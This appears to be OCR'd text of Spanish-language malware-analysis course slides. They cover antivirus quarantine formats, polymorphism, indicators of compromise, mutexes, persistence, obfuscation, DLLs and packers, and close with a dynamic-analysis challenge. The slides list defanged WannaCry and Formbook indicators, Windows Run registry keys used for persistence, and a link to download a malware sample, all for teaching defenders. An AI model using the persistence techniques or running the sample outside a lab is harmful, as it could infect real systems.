
- Antivirus

Son almacenados de diferente manera dependiendo el software antivirus para evitar ejecuciones accidentales.

Algunos métodos son:

- Agregar un encabezado y en algunos casos un bloque al final del archivo (tipo de malware, fecha y hora de la detección, ruta original y firmas Hash), se cifra con XOR con llave de 1 byte y se reemplaza la extensión del archivo.
- Se comprimen en formato ZIP con contraseña “infected”.

-
- Antivirus



Parte de las capa de protección este metodo de cuarentena


- Antivirus
 - AhnLab (V3B)
 - Asquared (EQF)
 - Avira (QUA)
 - Baidu (QV)
 - BitDefender (BDQ)
 - CMC Antivirus (CMC)
 - Esafe (VIR)
 - ESET (NQF)
 - F-Prot (TMP)
 - Kaspersky (KLQ)
 - Lavasoft AdAware (BDQ)
 - MalwareBytes Data Files (DATA)
 - MalwareBytes Files (QUAR)
 - **McAfee Files (BUP)**
 - SUPERAntiSpyware (SDB)
 - Symantec Data Files (QBD)
 - **Symantec Files (VBN)**
 - Symantec Index Files (QBI)



1. Introducción al análisis de malware



- Malware polimórfico
 - Realiza cambios en su código para evitar la detección.
 - En cada interacción una parte de su estructura permanece invariable otra se modifica.
 - Las herramientas de detección basadas en firmas son altamente eficaces.



1. Introducción al análisis de malware



- IOCs (*Indicators Of Compromise*)

Son características que podrían utilizarse para detectar la presencia de malware en ambientes de producción.

- A nivel de red (direcciones IP, dominios, puertos, URLs, contenido del *payload*, etc.)
- A nivel de host (nombres, rutas, firmas de los archivos, cadenas, comandos, *mutex*, nombres de los procesos, llaves, valores y datos en el Registro de Windows, etc.)

-
- IOCs (*Indicators Of Compromise*) - Ejemplos

Hash WannaCry IoC Report

<https://medium.com/@cybercure/hash-wannacry-ioc-report-9fa8f8397929>

Related Indicators of Compromise (IOCs)

- IP addresses:

- 103.224.212[.]220 ◦ 81.171.22[.]4
- 199.59.243[.]223

- URLs/Domain names:

- hxxp://www.iuquerfsodp9ifjaposdfjhgosurijfaewrwergwff[.]com/
- hxxp://ww38.iuquerfsodp9ifjaposdfjhgosurijfaewrwergwff[.]com/
- hxxp://survey-smiles[.]com/

- Hashes:

- IOCs (*Indicators Of Compromise*) - Ejemplos

WannaCry IOCs and Technical Details

<https://www.criticalstart.com/wannacry-iocs-and-technical-details/>

Indicators of Compromise

- <https://community.blueliv.com/#/s/5915f47582df411402e55726>

IP Addresses and Domains

IPv4	197(.)231.221.211
IPv4	128(.)31.0.39
IPv4	149(.)202.160.69
IPv4	46(.)101.166.19
IPv4	91(.)121.65.179
URL	hxxp://www(.)btcfrog(.)com/qr/bitcoinpng(.)php?address
URL	hxxp://www(.)rentasyventas(.)com/incluir/rk/imagenes(.)html
URL	hxxp://www(.)rentasyventas(.)com/incluir/rk/imagenes(.)html?retencion=081525418
URL	hxxp://gx7ekbenv2riucmf(.)onion
URL	hxxp://57g7spgrzlojin(.)onion
URL	hxxp://xxlvbrloxvriy2c5(.)onion
URL	hxxp://76jjd2ir2embyv47(.)onion

-
- IOCs (*Indicators Of Compromise*) - Ejemplos

Malware Analysis — IOC:
Formbook

<https://medium.com/@bmagnezi/malware-analysis-formbook-d88de50f5977>

- 463b92101e5f2912781dd6eb61374b97f14fb27b6fe05c0ef3fb734d8ef4d4ec.bat — 2effd68ca29fb310fbe40749eb566d0e
- output.exe — 56e3f56dda234344fb2799c10727e642
- array2.exe — f362f6f1dd0d9521752008cb1789a699
- array.dll — cbd924de2846331d88a342757c53fe08
- mail[.]agagroup[.]lv
- info@agagroup[.]lv
- remiset@remisat[.]com[.]uy
- hxxps://api[.]jipify[.]org

- Mutex (*Mutual Exclusion*)

Objeto de exclusión mutua utilizado en programación concurrente que sirve como bandera para evitar el acceso simultáneo a un recurso compartido.

El malware generalmente lo utiliza para marcar su ejecución y evitar una reinfección del equipo por otra instancia.

- Persistencia

Técnicas para sobrevivir después de un reinicio o cierre de proceso.

Involucran agregar o modificar:

- Llaves y valores en el Registro de Windows.
- Archivos o accesos directos en el Sistema de Archivos.
- Programas de monitoreo de procesos en ejecución.

Registro de Windows (32 bits)

HKCU | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\
Run

HKCU | HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\
Policies\Explorer\Run

HKCU\Software\Microsoft\Windows\CurrentVersion\
Policies\system: shell="explorer.exe,..."

- Ofuscar



- ❑ Del latín “offuscare”, que significa “oscurecer”.
- ❑ Poner algo en sombra, menos claro, difícil de interpretar.
- ❑ Generar un código sintácticamente distinto, semánticamente equivalente.




1. Introducción al análisis de malware



- Llamadas al sistema

También conocidas como “llamadas a la API de Windows”, dan a los programas (modo usuario) la interfaz para interactuar con el hardware y el sistema operativo a bajo nivel (modo *Kernel*) utilizando las bibliotecas de enlace dinámico (DLLs) que incluye Microsoft Windows.



- DLL (*Dynamic Library Link*)
 - ❑ Las bibliotecas de enlace dinámico son módulos ejecutables no autónomos que contienen funciones que se ejecutan por solicitud de algún programa, es en ese momento cuando se cargan en la memoria.
 - ❑ Diferentes programas pueden utilizar simultáneamente una misma DLL debido a su esquema modular.



- Empaquetadores
 - ❑ Para un analista de malware puede ser crucial para realizar un análisis estático rápido y exitoso o perder mucho tiempo tratando de encontrar alguna pista en la inspección de cadenas, desensamblando, decompilando o depurando.
 - ❑ Un programa empaquetado puede estar comprimido y/o cifrado bajo algún algoritmo que permite **ofuscar** el código del programa para **dificultar su análisis estático** (oculta cadenas y llamadas al sistema) y en el caso de software malicioso evadir la detección de motores antivirus.

- Empaquetadores

- El descifrado y/o descompresión se realizan en tiempo de ejecución.
- El hecho de que un programa se encuentre empaquetado no es suficiente para declararlo malicioso.
- Para cualquier algoritmo de protección es fundamental evitar el volcado del proceso.
- Se pueden agregar varias capas de empaquetamiento empleando diferentes algoritmos.



despues de que se fuese



3.2 Investigación Profunda de Malware

Jonathan Banfi

3. Análisis dinámico básico en Windows

- Desafío 23 de ESET Latinoamérica: El ejecutable misterioso.

Determinar las acciones que realiza una muestra sospechosa.

Realizar el análisis dinámico básico paso a paso.

Sitio oficial de descarga:

<https://www.welivesecurity.com/wp-content/uploads/es-la/2013/06/Desafio23.zip>